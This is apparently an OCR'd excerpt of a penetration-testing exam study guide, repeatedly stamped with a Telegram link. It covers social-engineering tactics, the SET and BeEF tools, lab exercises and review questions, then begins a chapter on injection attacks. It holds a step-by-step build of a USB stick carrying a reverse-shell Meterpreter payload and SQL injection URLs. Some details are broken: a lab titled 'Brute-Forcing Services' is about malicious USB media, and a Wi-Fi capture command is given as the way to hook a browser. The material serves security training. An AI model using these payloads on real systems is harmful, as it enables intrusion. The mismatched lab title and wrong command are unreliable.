- **Social proof** relies on persuading the target that other people have behaved similarly and, thus, that they should or could as well.
- **Scarcity** is related to fear-based approaches but focuses on there being fewer rewards or opportunities, requiring faster action and thus creating a sense of urgency.
- **Helpful nature** is the straightforward truth about most decent people. When given an innocent opportunity to be appreciated, a target will be helpful to the pen-tester.

This list doesn't include all of the possible motivations and methods that can be used for social engineering. Understanding what common behaviors and beliefs your target organization holds, and which your specific target may value, can provide a powerful set of social engineering levers.

In-Person Social Engineering

In-person social engineering requires a strong understanding of individuals and how they respond, and it leverages the social engineer's skills to elicit desired responses. There are many in-person social engineering techniques, including those documented in the Social Engineering Framework: `https://www.social-engineer.org/framework/general-discussion/`.

Elicitation

Gathering information is a core element of any social engineering exercise, and *elicitation*, or getting information without directly asking for it, is a very important tool. Asking an individual for information directly can often make them suspicious, but asking other questions or talking about unrelated areas that may lead them to reveal the information you need can be very effective. Common techniques include using open-ended or leading questions and then narrowing them down as topics become closer to the desired information.

https://t.me/learningnets

The PenTest+ exam objectives specifically link business email compromise to elicitation. A compromised business email account can be used for elicitation exercises because it provides an automatic level of trust for many targets, so additional information can be gathered by asking questions via business email.

Interrogation and Interviews

Interrogation and interview tactics can be used as part of a social engineering process. Interrogation techniques focus on the social engineer directing the conversation and asking most, if not all, of the questions. This is less subtle and less comfortable for the target, and it means that interrogation is less frequently used unless the target has a reason to allow being interrogated. Interview tactics are similar but place the subject more at ease. In both cases, body language is an important clue to the target's feelings and responses.

Impersonation

Many social engineering techniques involve some form of *impersonation*. Impersonation involves disguising yourself as another person to gain access to facilities or resources. This may be as simple as claiming to be a staff member or as complex as wearing a uniform and presenting a false or cloned company ID. Impersonating a technical support worker, maintenance employee, delivery person, or administrative assistant is also common. Impersonation frequently involves *pretexting*, a technique where the social engineer claims to need information about the person they are talking to, thus gathering information about the individual so that they can better impersonate them.

Quid Pro Quo

Quid pro quo attacks rely on the social engineer offering something of value to the target in order for the target to feel safe and indebted to them. This builds perceived trust, luring the target into feeling safe in returning the favor.

Shoulder Surfing

Simply watching over a target's shoulder can provide valuable information like passwords or access codes. This is known as *shoulder surfing*, and high-resolution cameras with zoom lenses can make it possible from long distances.

USB Key Drops

Physical honeypots like USB keys or other media can be used when other means of accessing an organization aren't possible. To perform this type of attack, the penetration tester preloads a thumb drive with attack tools aimed at common operating systems or software found in the target company. They then drop one or more of these drives in locations where they are likely to be found, sometimes with a label that indicates that the drive has interesting or important data on it. The goal of attacks like these is to have the drives or media found, then accessed on target computers. If the attack tools are successful, they phone home to a system set up by the penetration tester, allowing remote access through firewalls and other security barriers.

https://t.me/learningnets



Attacks like this are sometimes called "baiting" attacks, as the flash drives act as a form of bait. When you choose bait for an attack like this, you should consider what might motivate your target. Picking up a thumb drive is often motivated by a desire to return the drive to the right person or curiosity about the content. You can influence this with a label like "2018/2019 salaries," which may make the person who picked the drive up more likely to open a file with a tempting name!

Bribery

Bribing employees at the target organization to allow you to access systems or facilities will not be in scope for many penetration tests, but penetration testers should be aware that it may be a valid technique under some circumstances. Bribery is a sensitive topic and should be carefully addressed via scoping agreements and the rules of engagement for a penetration test.

Phishing Attacks

Phishing attacks target sensitive information like passwords, usernames, or credit card information. While most phishing is done via email, there are many related attacks that can be categorized as types of phishing:

- *Vishing*, or voice phishing, is social engineering over the phone system.
- *SMS phishing*, or smishing, is phishing via SMS messages.
- *Whaling* targets high-profile or important members of an organization, like the CEO or senior vice presidents.
- *Spear phishing* is aimed at specific individuals rather than a broader group.

Regardless of the method or technology used, phishing attempts are aimed at persuading targeted individuals that the message they are receiving is true and real and that they should respond. In many cases, phishing messages are sent to very large populations, since a single mistake is all that is really necessary for the attack to succeed.

Phishing RSA

In 2011, RSA security experienced a serious breach caused by a phishing attack sent to a targeted group of employees. The email, titled "2011 Recruitment Plan," included malware in an attached Excel document. Once the document was opened, the malware attacked a vulnerability in Adobe Flash, then installed a remote access tool. The attacker was then able to pivot to other systems using credentials stolen from the compromised system.

This breach resulted in a compromise of RSA's SecureID two-factor authentication system, with broad impacts on many organizations that relied on the security of the system. RSA's own costs due to the breach were over $66 million.

You can read more about it at: `https://bits.blogs.nytimes.com/2011/04/02/the-rsa-hack-how-they-did-it/`.

https://t.me/learningnets

Website-Based Attacks

While many social engineering attacks are done via phishing or in-person techniques, a web-based social engineering attack can also be a useful tool. Two of the most commonly used website-based attacks are watering holes and the use of cloned websites for phishing.

Watering Holes

Once you have learned the behaviors of staff at a target organization, you may identify a commonly visited site. Attacks that focus on compromising a site like this and modifying its code to include malware is known as a *watering hole attack*. Watering hole attacks may focus on the code of the site itself or code that the site includes by default, such as ad code or the plug-ins. This often combines social engineering with traditional application, server, or service attacks to complete the watering hole attack successfully.

Cloned Websites

Many phishing attacks rely on cloned websites. Such a site appears to be a real website but instead captures data that is entered. Some then pass that data along to the real website, but others simply redirect you elsewhere after capturing the data. Cloning many websites is as easy as saving the code, and tools like the Social Engineering Toolkit provide website attack vector tools that can clone a website for phishing or malicious code injection.

Using Social Engineering Tools

Social engineering techniques are powerful, but combining them with technical tools that allow for the use of pre-built attack vectors and automation can give a penetration tester a major advantage. Fortunately, attack tools designed specifically to support penetration testing exist. Two of the most common tools are the Social Engineering Toolkit, or SET, and the Browser Exploitation Framework, or BeEF.

Using SET

The *Social Engineering Toolkit*, or *SET*, is a menu-driven social engineering attack system. Metasploit users will already be familiar with this type of menu-driven attack system. It provides spear phishing, website, infectious media, and other attack vectors, as shown in Figure 8.2.

SET is built into Kali Linux, allowing penetration testers to easily integrate it into testing activities. It integrates with Metasploit to generate payloads using the same methods that have been covered in previous chapters in this book.

https://t.me/learningnets

FIGURE 8.2 SET menu




Figure 8.3 shows SET handing off to Metasploit to run a local service to accept connections from an attack package. Once you have selected an attack methodology, modules can be delivered to your target via email, USB thumb drives, or a malicious website. Once your social engineering efforts succeed, the exploit packages will execute. If they are successful, you will have a remote shell or other access to the compromised system!

FIGURE 8.3 Creating a SET payload




Using BeEF

The *Browser Exploitation Framework* (*BeEF*) is a penetration testing tool designed to allow exploitation of web browsers. Like Metasploit and SET, BeEF is built into Kali Linux. You can practice with BeEF using the virtual machines you have used for earlier exercises. Once you have persuaded a user to visit a BeEF-enabled site, the tool takes over, providing "hooks" into a large number of browser features and capabilities.

BeEF provides extensive information about the connected browser, as shown in Figure 8.4. Notice that you can see the browser string, language, platform, window size, and a list of browser components and capabilities, as well as the location from which the device was hooked.

https://t.me/learningnets

FIGURE 8.4 BeEF hooked browser detail






Once you start BeEF on Kali Linux, it will open a browser window with a login screen. The default username and password is beef.

Once you have a browser hooked, BeEF provides a large set of tools that you can use to take action inside the browser. These include detection capabilities for settings and programs, as well as direct actions like playing sounds or asking the remote page for permission to turn on the webcam or getting lists of visited sites and domains. If the browser allows it, BeEF can also detect locally installed plug-ins and software, use specific exploits against the browser, perform DoS attacks, or even attempt to install persistence tools. Figure 8.5 shows some of the commands that BeEF provides.

https://t.me/learningnets

FIGURE 8.5 BeEF commands usable in a hooked browser



Much like the other tools you have explored in this book, BeEF is far deeper than we can cover in this chapter. The BeEF project website provides videos, wiki documentation, and other information that can help get you started with the tool. You can find it at `http://beefproject.com/`.

Summary

Physical access to a penetration testing target provides a variety of options that aren't available during remote network-based assessments. Access to wired networks, workstations, and even the ability to acquire information through dumpster diving (digging through the trash) makes onsite penetration testing a powerful tool.

Gaining access to physical facilities requires a distinct skill set. Techniques for physical access include picking and bypassing locks, cloning badges, triggering door sensors to allow

https://t.me/learningnets

access, and using in-person forms of social engineering that allow piggybacking through secured entrances. In-person access also allows the theft of passwords and codes via shoulder surfing—simply looking over a person's shoulder as they type in their authentication information!

Social engineering is the process of using deception to manipulate individuals into performing desired actions or providing information. Penetration testers frequently use social engineering both in person and via the phone, email, text messages, or other means of communication.

Social engineering relies on a number of common motivating factors, including building perceived trust; making the target feel indebted so that they reciprocate in kind; persuading the target that you have the authority to require them to perform an action; or creating a sense of urgency, scarcity, or fear that motivates them to take action. A feeling of likeness or similarity is also often leveraged, as a target who feels that they have things in common with you will often sympathize and take actions to your benefit. Finally, penetration testers may rely on the concept of social proof to persuade their targets. This means that you demonstrate that others have behaved similarly, making it feel more reasonable for the target to do what you want.

Each of these social engineering techniques can be used for a variety of in-person or remote attacks. Toolkits like the Social Engineering Toolkit (SET) and the Browser Exploitation Framework (BeEF) have been built to leverage human weaknesses and match social engineering techniques with technical means to allow you to conduct exploits successfully.

Email, phone, and SMS phishing relies on social engineering techniques, typically to acquire usernames, passwords, and information. Many phishing techniques have specific names, including vishing, a form of phishing via the phone; smishing, or phishing via SMS message; whaling, the practice of targeting important individuals at an organization by their role; and spear phishing, which focuses on specific individuals.

Exam Essentials

Explain phishing techniques. List and explain how to conduct phishing techniques, including spear phishing, SMS phishing, voice phishing, and whaling. Understand common phishing practices and why individuals or specific populations might be targeted versus a large group or an entire organization.

Understand social engineering motivation techniques. Know when and how to apply common social engineering motivation techniques. Differentiate authority, scarcity, social proof, urgency, likeness, and fear-based approaches and when and why each can be useful. Explain why combining motivation techniques can be beneficial, and which techniques work together well.

Describe physical security attack methods. Describe physical facility penetration testing techniques, including how to perform a piggybacking attack, how a mantrap may prevent

https://t.me/learningnets

it, and alternative methods to bypass locked doors. Explain the role of lockpicking and lock bypass, as well as when badge cloning and exploiting egress sensors may be useful. Understand fence jumping and its limitations as well as techniques for bypassing fences without climbing over them.

Use social engineering tools like SET and BeEF. Have a basic familiarity with the Social Engineering Toolkit (SET) and how to implement common attacks using it. Understand the basic command structure, what capabilities are included in the tool, and how it integrates with Metasploit to deliver exploit packages. Explain how to set up a browser-based attack with the Browser Exploitation Framework (BeEF), including what information it can capture, what types of exploits it provides, and what limitations may exist in using it in a penetration test.

Lab Exercises

Activity 8.1: Designing a Physical Penetration Test

Physical penetration tests require careful planning to ensure that they are executed properly. The first step for most physical penetration tests is a site evaluation. For this exercise, you should select a site that you are familiar with and have access to. Since this activity can seem suspicious, you should get appropriate permission to review the facility if necessary.

Once you have received permission, you should first determine what a penetration test of the facility might require if you were conducting one for your client. Are they interested in knowing if an on-site data center is vulnerable? Is there a higher security zone with access controls that may need to be reviewed? Once you have this documented, you can move on to the following steps.

1. Write down the scope and target of your penetration test. What location, facility, or specific goal will you target? Use the list found on the following page as a starting point: `http://www.pentest-standard.org/index.php/Pre-engagement#Physical_Penetration_Test`
2. Conduct information gathering activities to document the facility's location and access controls and related information, such as the location and coverage of external cameras, where primary and secondary entrances and exits are, if there are guards and where they are stationed, and other externally visible details. In many cases, penetration testers use cameras to capture this detail, as well as a top-down satellite view to create a map of the security controls.
3. Use your external information gathering to create a penetration testing plan to enter the facility. Since you should actually have legitimate access to the facility, you should follow this as though you were conducting a penetration test, but without having to social-engineer or otherwise violate security controls. Record where you would have encountered challenges or controls that your planning did not include.

https://t.me/learningnets

4. Document your findings on the way to your target. Are there sufficient controls? Are there controls that would have stopped an attacker? What changes would you recommend to the facility's owner or the security professionals who manage its access control systems?

Activity 8.2: Brute-Forcing Services



IMPORTANT: This exercise creates malicious media that may be detected by antivirus software. Ensure that you have the correct permissions and rights to run this exercise on the system you will use.

In this exercise you will use the Social Engineering Toolkit to build a malicious USB stick. You will need to have a Kali Linux virtual machine or SET built and configured on a system that you have set up, and you will need a Windows virtual machine that you can connect a physical USB device to.

1. Start SET from the Kali Linux Applications menu under Social Engineering tools.
2. Navigate in the SET menu to Social Engineering Attacks, and then select the Infectious Media Generator.
3. For this practice session, we will use the standard Metasploit executable, so select that.
4. Select the exploit package you want to use. The Windows Reverse_TCP Meterpreter is a good choice for a Windows target.
5. Provide the IP address of your Kali system when prompted, as well as a port of your choice. Run the listener when prompted.
6. When the file is completed, copy it to a USB drive. Note that some antivirus software may detect this file, so you may have to temporarily disable your antivirus to copy the file.
7. Boot your Windows virtual machine and insert the thumb drive. Once it is live, run `payload.exe` from the thumb drive. You should now have a reverse shell with Meterpreter running! Of course, in the real world you would have had to do a bit of social engineering to ensure that your target ran the payload.

Activity 8.3: Using BeEF

This exercise requires two virtual machines: a Kali Linux virtual machine and a machine with a potentially vulnerable web browser. The free browser testing virtual machines that Microsoft provides at `https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/` provide an excellent set of systems to practice with, and they allow you to test with older, more vulnerable browsers like IE 8 up to current browsers like Edge. You can also install additional

https://t.me/learningnets

browsers and security plug-ins if you want to more directly copy a specific corporate environment.

1. Start BeEF from the Kali Linux Applications menu under Social Engineering Tools.
2. Read through the Getting Started page and determine what you need to do to hook a browser.
3. Start your target system and hook the browser, using this command: `airodump-ng mon0`
4. Verify that you can see the hooked browser in the Online Browsers menu to the left of the BeEF window.
5. Review the information you have gathered about the hooked browser. What version is it, and what does it not provide? You may want to repeat this with another browser like Firefox or Chrome. Which browser leaks the most information?
6. Review the BeEF Commands menu and test out commands on the remote browser. How would you use these to succeed in gaining greater control during a penetration test?

https://t.me/learningnets

Review Questions

You can find the answers in the Appendix.

1. Cynthia wants to use a phishing attack to acquire credentials belonging to the senior leadership of her target. What type of phishing attack should she use?
   - **A.** Smishing
   - **B.** VIPhishing
   - **C.** Whaling
   - **D.** Spear phishing

2. Mike wants to enter an organization's high-security data center. Which of the following techniques is most likely to stop his tailgating attempt?
   - **A.** Security cameras
   - **B.** A mantrap
   - **C.** An egress sensor
   - **D.** An RFID badge reader

3. Which of the following technologies is most resistant to badge cloning attacks if implemented properly?
   - **A.** Low frequency RFID
   - **B.** Magstripes
   - **C.** Medium frequency RFID
   - **D.** Smart cards

   Use the following scenario for questions 4, 5, and 6.

   Jen has been contracted to perform a penetration test against Flamingo, Inc. As part of her penetration test, she has been asked to conduct a phishing campaign and to use the results of that campaign to gain access to Flamingo systems and networks. The scope of the penetration test does not include a physical penetration test, so Jen must work entirely remotely.

4. Jen wants to send a phishing message to employees at the company. She wants to learn the user IDs of various targets in the company and decides to call them using a spoofed VoIP phone number similar to those used inside the company. Once she reaches her targets, she pretends to be an administrative assistant working with one of Flamingo's senior executives and asks her targets for their email account information. What type of social engineering is this?
   - **A.** Impersonation
   - **B.** Interrogation
   - **C.** Shoulder surfing
   - **D.** Administrivia

https://t.me/learningnets

5. Jen wants to deploy a malicious website as part of her penetration testing attempt so that she can exploit browsers belonging to employees. What framework is best suited to this?
   A. Metasploit
   B. BeEF
   C. SET
   D. OWASP

6. After attempting to lure employees at Flamingo, Inc., to fall for a phishing campaign, Jen finds that she hasn't acquired any useful credentials. She decides to try a USB keydrop. Which of the following Social Engineering Toolkit modules should she select to help her succeed?
   A. The website attack vectors module
   B. The Infectious Media Generator
   C. The Mass Mailer Module
   D. The Teensy USB HID attack module

7. Chris sends a phishing email specifically to Susan, the CEO at his target company. What type of phishing attack is he conducting?
   A. CEO baiting
   B. Spear phishing
   C. Phish hooking
   D. Hook SETting

8. While Frank is performing a physical penetration test, he notices that the exit doors to the data center open automatically as an employee approaches them with a cart. What should he record in his notes?
   A. The presence of an egress sensor
   B. The presence of a mantrap
   C. A potential unlocked door
   D. Nothing because this is not a vulnerability

9. Emily wants to gather information about an organization, but does not want to enter the building. What physical data gathering technique can she use to potentially gather business documents without entering the building?
   A. Piggybacking
   B. File surfing
   C. USB drops
   D. Dumpster diving

https://t.me/learningnets

10. Cameron is preparing to travel to another state to perform a physical penetration test. What penetration testing gear should he review the legality of before leaving for that state?
    - **A.** Metasploit
    - **B.** Lockpicks
    - **C.** Encryption tools
    - **D.** SET

11. Which social engineering motivation technique relies on persuading the target that other people have behaved similarly and thus that they could too?
    - **A.** Likeness
    - **B.** Fear
    - **C.** Social proof
    - **D.** Reciprocation

12. What is the default read-only community string for many SNMP devices?
    - **A.** secret
    - **B.** readonly
    - **C.** private
    - **D.** public

13. Allan wants to gain access to a target company's premises but discovers that his original idea of jumping the fence probably isn't practical. Which factor is least likely to prevent him from trying to jump the fence?
    - **A.** Barbed wire
    - **B.** A gate
    - **C.** Fence height
    - **D.** Security guards

14. Charles sends a phishing email to a target organization and includes the line "Only five respondents will receive a cash prize." Which social engineering motivation strategy is he using?
    - **A.** Scarcity
    - **B.** Social proof
    - **C.** Fear
    - **D.** Authority

15. What occurs during a quid pro quo social engineering attempt?
    - **A.** The target is offered money.
    - **B.** The target is asked for money.
    - **C.** The target is made to feel indebted.
    - **D.** The penetration tester is made to feel indebted.

https://t.me/learningnets

16. Andrew knows that the employees at his target company frequently visit a football discussion site popular in the local area. As part of his penetration testing, he successfully places malware on the site and takes over multiple PCs belonging to employees. What type of attack has he used?
    - **A.** A PWNie attack
    - **B.** A watercooler attack
    - **C.** A clone attack
    - **D.** A watering hole attack

17. Steve inadvertently sets off an alarm and is discovered by a security guard during an on-site penetration test. What should his first response be?
    - **A.** Call the police
    - **B.** Attempt to escape
    - **C.** Provide his pretext
    - **D.** Call his organizational contact

18. A USB key drop is an example of what type of technique?
    - **A.** Physical honeypot
    - **B.** A humanitarian exploit
    - **C.** Reverse dumpster diving
    - **D.** A hybrid attack

19. Susan calls staff at the company she has been contracted to conduct a phishing campaign against, focusing on individuals in the finance department. Over a few days, she persuades an employee to send a wire transfer to an account she has set up after telling the employee that she has let their boss know how talented they are. What motivation technique has she used?
    - **A.** Urgency
    - **B.** Reciprocation
    - **C.** Authority
    - **D.** Fear

20. Alexa carefully pays attention to an employee as they type in their entry code to her target organization's high security area and writes down the code that she observes. What type of attack has she conducted?
    - **A.** A Setec Astronomy attack
    - **B.** Code surveillance
    - **C.** Shoulder surfing
    - **D.** Keypad capture

https://t.me/learningnets



https://t.me/learningnets

CompTIA® PenTest+ Study Guide: Exam PT0-001
By Mike Chapple and David Seidl
Copyright © 2019 by John Wiley & Sons, Inc., Indianapolis, Indiana

Exploiting Application Vulnerabilities

THE COMPTIA PENTEST+ EXAM OBJECTIVES COVERED IN THIS CHAPTER INCLUDE:

Domain 3: Attacks and Exploits

✓ **3.4 Given a scenario, exploit application-based vulnerabilities.**

- Injections
  - SQL
  - HTML
  - Command
  - Code
- Authentication
  - Credential brute forcing
  - Session hijacking
  - Redirect
  - Default credentials
  - Weak credentials
  - Kerberos exploits
- Authorization
  - Parameter pollution
  - Insecure direct object references
- Cross-site scripting (XSS)
  - Stored/persistent
  - Reflected
  - DOM



https://t.me/learningnets

- Cross-site request forgery (CSRF/XSRF)
- Clickjacking
- Security misconfiguration
  - Directory traversal
  - Cookie manipulation
- File inclusion
  - Local
  - Remote
- Unsecure code practices
  - Comments in source code
  - Lack of error handling
  - Overly verbose error handling
  - Hard-coded credentials
  - Race conditions
  - Unauthorized use of functions/unprotected APIs
  - Hidden elements
    - Sensitive information in the DOM
  - Lack of code signing

Domain 4: Penetration Testing Tools

✓ 4.2 Compare and contrast various use cases of tools.

- Use cases
  - Decompilation
  - Debugging
  - Software assurance
    - Fuzzing
    - SAST
    - DAST
- Tools
  - Debuggers
    - OLLYDBG
    - Immunity debugger



https://t.me/learningnets

- GDB
- WinDBG
- IDA

- Software assurance
  - Findbugs/findsecbugs
  - Peach
  - AFL
  - SonarQube
  - YASCA
- Web proxies
  - OWASP ZAP
  - Burp Suite
- Mobile tools
  - Drozer
  - APKX
  - APK Studio

✓ **4.3 Given a scenario, analyze tool output or data related to a penetration test**

- Uploading a web shell
- Injections



Every organization uses dozens, or even hundreds, of different applications. While security teams and administrators generally do a good job of patching and maintaining operating systems, applications are often a more difficult challenge because of their sheer number. As a result, many third-party tools go unpatched for extended periods of time. Custom-developed applications often have even greater vulnerability because there is no vendor to create and release security patches. Compounding these problems is the fact that many applications are web-based and exposed to the Internet, making them attractive targets for malicious intruders seeking to gain a foothold in an organization.

Penetration testers understand this reality and use it to their advantage. Web-based applications are the go-to starting point for testers and hackers alike. If an attacker can break through the security of a web application and access the backend systems supporting that application, they often have the starting point they need to wage a full-scale attack. In this chapter, we examine many of the application vulnerabilities that are commonly exploited during penetration tests.



Real World Scenario

Scenario Part 1: Software Assurance

Throughout this book, you've been following along with the penetration test of a fictional company: MCDS, LLC. As you read through this chapter, think about how you might use application security testing tools and techniques to further your testing of the MCDS information technology environment. What role might each of the following approaches have during a penetration test?

- Static application security testing (SAST)
- Dynamic application security testing (DAST)
- Fuzzing
- Decompilation
- Debugging

We will return to this scenario and the use of application security testing tools in the lab activities at the end of this chapter.

https://t.me/learningnets

Exploiting Injection Vulnerabilities

Injection vulnerabilities are among the primary mechanisms that penetration testers use to break through a web application and gain access to the systems supporting that application. These vulnerabilities allow an attacker to supply some type of code to the web application as input and trick the web server into either executing that code or supplying it to another server to execute.

Input Validation

Cybersecurity professionals and application developers have several tools at their disposal to help protect against injection vulnerabilities. The most important of these is *input validation*. Applications that allow user input should perform validation of that input to reduce the likelihood that it contains an attack.

The most effective form of input validation uses *input whitelisting*, in which the developer describes the exact type of input that is expected from the user and then verifies that the input matches that specification before passing the input to other processes or servers. For example, if an input form prompts a user to enter their age, input whitelisting could verify that the user supplied an integer value within the range 0–120. The application would then reject any values outside that range.



When performing input validation, it is very important to ensure that validation occurs on the server rather than within the client's browser. Browser-based validation is useful for providing users with feedback on their input, but it should never be relied upon as a security control. Later in this chapter, you'll learn how easily hackers and penetration testers can bypass browser-based input validation.

It is often difficult to perform input whitelisting because of the nature of many fields that allow user input. For example, imagine a classified ad application that allows users to input the description of a product that they wish to list for sale. It would be very difficult to write logical rules that describe all valid submissions to that field and also prevent the insertion of malicious code. In this case, developers might use *input blacklisting* to control user input. With this approach, developers do not try to explicitly describe acceptable input, but instead describe potentially malicious input that must be blocked. For example, developers might restrict the use of HTML tags or SQL commands in user input. When performing input validation, developers must be mindful of the types of legitimate input that may appear in a field. For example, completely disallowing the use of a single quote (') may be useful in protecting against SQL injection attacks, but it may also make it difficult to enter last names that include apostrophes, such as O'Reilly.

https://t.me/learningnets



There are also other techniques to perform input validation that are more advanced than simply checking the input against a set of logical rules. Those are beyond the scope of this book and the PenTest+ exam, but you may wish to look into query parameterization and stored procedures as controls to defend against injection attacks in your environment.

Parameter Pollution

Input validation techniques are the go-to standard for protecting against injection attacks. However, it's important to understand that attackers have historically discovered ways to bypass almost every form of security control. *Parameter pollution* is one technique that attackers have used successfully to defeat input validation controls.

Parameter pollution works by sending a web application more than one value for the same input variable. For example, a web application might have a variable named `account` that is specified in a URL like this:

```
http://www.mycompany.com/status.php?account=12345
```

An attacker might try to exploit this application by injecting SQL code into the application:

```
http://www.mycompany.com/status.php?account=12345' OR 1=1;--
```

However, this string looks quite suspicious to a web application firewall and would likely be blocked. An attacker seeking to obscure the attack and bypass content filtering mechanisms might instead send a command with two different values for `account`:

```
http://www.mycompany.com/status.php?account=12345&account=12345' OR 1=1;--
```

This approach relies on the premise that the web platform won't handle this URL properly. It might perform input validation on only the first argument but then execute the second argument, allowing the injection attack to slip through the filtering technology.

Parameter pollution attacks depend upon defects in web platforms that don't handle multiple copies of the same parameter properly. These vulnerabilities have been around for a while and most modern platforms are defended against them, but successful parameter pollution attacks still occur today due to unpatched systems or insecure custom code.

Web Application Firewalls


Web application firewalls (WAFs) also play an important role in protecting web applications against attack. While developers should always rely upon input validation as their primary defense against injection attacks, the reality is that applications still sometimes

https://t.me/learningnets

contain injection flaws. This can occur when developer testing is insufficient or when vendors do not promptly supply patches to vulnerable applications.

WAFs function similarly to network firewalls, but they work at the Application layer. A WAF sits in front of a web server, as shown in Figure 9.1, and receives all network traffic headed to that server. It then scrutinizes the input headed to the application, performing input validation (whitelisting and/or blacklisting) before passing the input to the web server. This prevents malicious traffic from ever reaching the web server and acts as an important component of a layered defense against web application vulnerabilities.

FIGURE 9.1 Web application firewall



SQL Injection Attacks

SQL injection attacks attempt to send commands through a web application to the backend database supporting that application. We covered basic SQL injection attacks in detail in Chapter 5, "Analyzing Vulnerability Scans," so we will not repeat that explanation here. If

https://t.me/learningnets

